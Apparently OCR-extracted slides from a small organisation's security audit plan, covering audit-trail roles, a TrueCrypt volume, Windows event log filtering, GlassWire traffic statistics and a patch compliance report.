
Roles and Responsibility

Information Systems Security Officer (ISSO) shall:
Prepare policy guidelines on online monitoring and audit trail recording, protecting, reviewing, and reporting, and report security breaches or anomalies to the Director, ISSO.

System Administrator shall:
Periodically monitor user activity, and
Assist the Security Coordinator and ISSO in reconciling audit trail anomalies.

Security Coordinator(s) shall:
Periodically monitor online programmer activity,
Ensure audit trail functions are operating and reports are reviewed weekly, and
Immediately inform the ISSO if the audit trail contains anomalies or security breaches.

Security Audit Plans (SAP)




Drive	Volume	Size	Encryption algorithm	Type
S:	D:\One...\Important Docs PMC Group 09-01-2019	2.0 GB	AES	Normal

Volume: D:\OneDrive\Important Docs PMC Group 09-01-2019

☑ Never save history

Create Audit/Log Folders in separate system than what is being audited
I store the files in TrueCrypt Volume and also sync to One Drive

Security Audit Plans (SAP)



Filter Current Log

Logged: Custom range ...

Event level: □ Critical □ Warning □ Verbose □ Error □ Information

● By log Event logs: Application

○ By source Event sources:

Includes/Excludes Event IDs: Enter ID numbers and/or ID ranges separated by co[mmas. To] exclude criteria, type a minus sign first. For example 1,3,5-99,-76

<All Event IDs>

Task category:

Keywords:

User: <All Users>

Computer(s): <All Computers>

Custom Range


Enter a custom date range for your filter

From: Events On 2/ 1/2018 11:53:23 AM

To: Events On 3/21/2018 11:53:23 AM

Windows Logs – App, System and Security Critical and Errors

Security Audit Plans (SAP)




Apps	
Microsoft OneDrive	12.6 GB
Internet Explorer	1.8 GB
Host Process for Windows Services	1.1 GB
Microsoft Outlook	426 MB
Skype for Business Web App Plug-In	346.6 MB
Microsoft PowerPoint	181.8 MB
Microsoft Excel	158.8 MB
Malwarebytes Service	137.5 MB
Microsoft Word	135.7 MB
Cisco DNS Proxy	70 MB
Microsoft Office SDX Helper	52.4 MB
Skype Meetings App	48.4 MB
Skype Meetings App	26.8 MB
Device Association Framework Provider Host	23.8 MB
Download/Upload Host	22.7 MB
Microsoft Edge Content Process	21.5 MB
QuickBooks Automatic Update	20.8 MB
Background Task Host	11.6 MB
Microsoft Malware Protection Command Line Utility	11.2 MB
System	10.6 MB
Microsoft Office Click-to-Run (SxS)	8.4 MB
Internet Explorer	5.8 MB
+56 more	50.9 MB

Hosts	
l-0008.l-msedge.net	12.8 GB
d144fcasgpoj5u.cloudfront.net	399.6 MB
pxexternal.mythoot.com	346.6 MB
mail.pmrgroup.ctcnsomail.net	281.2 MB
cs11.wpc.v0cdn.net	277.9 MB
5.tlu.dl.delivery.mp.microsoft.com.c.footprint.net	157.5 MB
8.249.241.254	85.1 MB
c-0001.c-msedge.net	73.2 MB
server-54-230-192-38.lax03.r.cloudfront.net	56.8 MB
e4280.g.akamaiedge.net	59.8 MB
resolver1.opendns.com	58.8 MB
a23-46-96-130.deploy.static.akamaitechnologies.com	48.1 MB
dual-a-0001.a-msedge.net	41 MB
server2.whomtocall.hxcpartners.com	39.7 MB
cs22.wpc.v0cdn.net	36.5 MB
a23-198-216-232.deploy.static.akamaitechnologies.com	35.1 MB
e9629.dspg.akamaiedge.net	33.6 MB
a1797.dspw65.akamai.net	32.1 MB
cds.p9u4n2q8.hwcdn.net	29.7 MB
e10575.a.akamaiedge.net	28.5 MB
128.11.138.146	27.8 MB
e1723.dscd.akamaiedge.net	27.2 MB
+2476 more	1.7 GB

Traffic Type	
Hypertext Transfer Protocol over SSL/TLS (HTTPS)	14.8 GB
Hypertext Transfer Protocol (HTTP)	1.1 GB
Other	464.2 MB
Simple Mail Transfer Protocol (SMTP)	196.5 MB
Post Office Protocol v3 (POP3)	128.7 MB
Post Office Protocol 3 over TLS/SSL (POP3S)	40.7 MB
Web Services Dynamic Discovery (WS-Discovery)	27.5 MB
Protocol for NAT traversal (STUN)	15.3 MB
Domain Name System (DNS)	18.5 MB
NetBIOS Name Service	9.1 MB
Multicast DNS (mDNS)	9.6 MB
Microsoft SSDP Enables discovery of UPnP devices	8.7 MB
PDL Data Stream	8.3 MB
Simple Network Management Protocol (SNMP)	2.5 MB
Bootstrap Protocol (BOOTP)	981.8 KB
NetBIOS Datagram Service	416.9 KB
DHCPv6 server	248.3 KB
Microsoft DS Active Directory, Windows shares	42.9 KB
HTTP Alternate	16.4 KB
Web Services for Devices (WSDAPI)	12.9 KB
Lightweight Directory Access Protocol (LDAP)	7.4 KB
Network Time Protocol (NTP)	1.5 KB

Glasswire IDS/IPS

Security Audit Plans (SAP)



Patch Compliance

HRTECINC; October 18, 2018

Patch Compliance

✓ 99.74%

Patch Compliance Calculation

383 Installed / 384 Approved

Total Managed Windows Assets

9 Servers / 20 Workstations

Compliance by Severity

Compliance by CVSS

Non-Compliant Devices


Location\Computer	Operating System	Patch Compliance	I / NA / F	Last Patched	Last Scanned	Patch Status
Main\EBYAS-LTWS	Win 10 x64	83.3%	5 / 1 / 0	0001 Jan 01	2018 Sep 24	Missing Patches Agent Offline
Federal\JMETERSVR	Win Server 2012 R2 x64	100.0%	1 / 0 / 0	0001 Jan 01	2018 May 24	Agent Offline
Federal\DJCLMZ12	Win Server 2012 R2 x64	100.0%	1 / 0 / 0	0001 Jan 01	2018 May 30	Agent Offline
New Computers\BU3	Win 7 x64	100.0%	45 / 0 / 0	0001 Jan 01	2018 Sep 10	Agent Offline
Main\JGILLESPIE-LPTP	Win 10 x64	100.0%	55 / 0 / 0	0001 Jan 01	2018 May 17	Agent Offline

Non-Compliant Patches

Patch Title & KB Article	Operating System	Category	Severity	CVSS	Release Date	F	NA
SQL Server 2016 Service Pack 1 Cumulative Update (CU) 1 KB3208177	Win 10 x64	Microsoft SQL Server 2016	Unspecified	0.0	2017 Mar 21	0	1

